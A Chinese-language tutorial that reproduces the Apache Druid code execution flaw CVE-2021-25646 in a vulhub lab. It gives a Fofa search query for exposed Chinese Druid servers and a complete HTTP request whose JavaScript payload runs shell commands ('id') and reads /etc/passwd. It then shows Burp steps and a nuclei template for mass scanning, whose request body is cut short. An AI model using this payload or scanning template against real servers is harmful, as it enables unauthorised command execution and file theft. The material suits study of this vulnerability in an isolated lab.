

Apache Druid 代码执行漏洞（CVE-2021-25646）

前言：

Apache Druid 是一个开源的分布式数据存储。

Apache Druid 包括执行嵌入在各种类型请求中的用户提供的 JavaScript 代码的能力。这个功能是为了在可信环境下使用，并且默认是禁用的。然而，在 Druid 0.20.0 及以前的版本中，攻击者可以通过发送一个恶意请求使 Druid 用内置引擎执行任意 JavaScript 代码，而不管服务器配置如何，这将导致代码和命令执行漏洞。

Fofa 语句：

"Apache Druid" && country="CN"


环境搭建：

这里我们使用 vulhub 进行漏洞复现靶场搭建

目录：/vulhub/apache-druid/CVE-2021-25646

启动：docker-compose up -d

然后访问靶场 IP:8888 即可



如上图即搭建成功

漏洞复现：

这个漏洞复现很简单，直接发送一段 javascript 代码即可进行任意命令执行

```
POST /druid/indexer/v1/sampler HTTP/1.1
```

```
Host: your-ip:8888
```

```
Accept-Encoding: gzip, deflate
```

```
Accept: /**
```

```
Accept-Language: en-US;q=0.9,en;q=0.8
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
```

```
Connection: close
```

```
Cache-Control: max-age=0
```

```
Content-Type: application/json
```

```


{
  "type": "index",
  "spec": {
    "ioConfig": {
      "type": "index",
      "firehose": {
        "type": "local",
        "baseDir": "/etc",
        "filter": "passwd"
      }
    },
    "dataSchema": {
      "dataSource": "test",
      "parser": {
        "parseSpec": {
          "format": "javascript",
          "timestampSpec": {

          },
          "dimensionsSpec": {


          },
          "function": "function() {var a = new
java.util.Scanner(java.lang.Runtime.getRuntime().exec(["sh","-c","id"]).getInputStream()).useDelimiter("\\A").next();return
(timestamp:123123,test: a)}",
          "": {
            "enabled": "true"
          }
        }
      }
    },
    "samplerConfig": {
      "numRows": 10
    }
  }
}

```


打开 burp，到发包选项，将上面代码复制进去，并将 hosts 后面的 yourIP 改成你的靶场 IP



然后我们点击橙色的 send，会弹出一个框



输入我们的目标，点击 ok，然后在次点击发送 send



可以看到返回了我们执行的 id 命令

这里我们可以写一个 poc 去批量验证，这里利用 nuclei 的 yaml 文件进行编写

id: apacheCVE-2021-25646

info:

name: CVE-2021-25646

author: bai

severity: critical

description: CVE-2021-25646

tags: apache,

requests:

- raw:

- |

POST /druid/indexer/v1/sampler HTTP/1.1

Host: {{Hostname}}:8888

Accept-Encoding: gzip, deflate

Accept: */*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178

Safari/537.36

Connection: close

Cache-Control: max-age=0

Content-Type: application/json

Content-Length: 916

```
{
  "type": "index",
  "spec": {
    "ioConfig": {
      "type": "index",
      "firehose": {
        "type": "local",
        "baseDir": "/etc",
        "filter": "passwd"
      }
    },
    "dataSchema": {
      "dataSource": "test",
      "parser": {
        "parseSpec": {
          "format": "javascript",
          "timestampSpec": {
            }
        }
      }
    }
  }
}
```

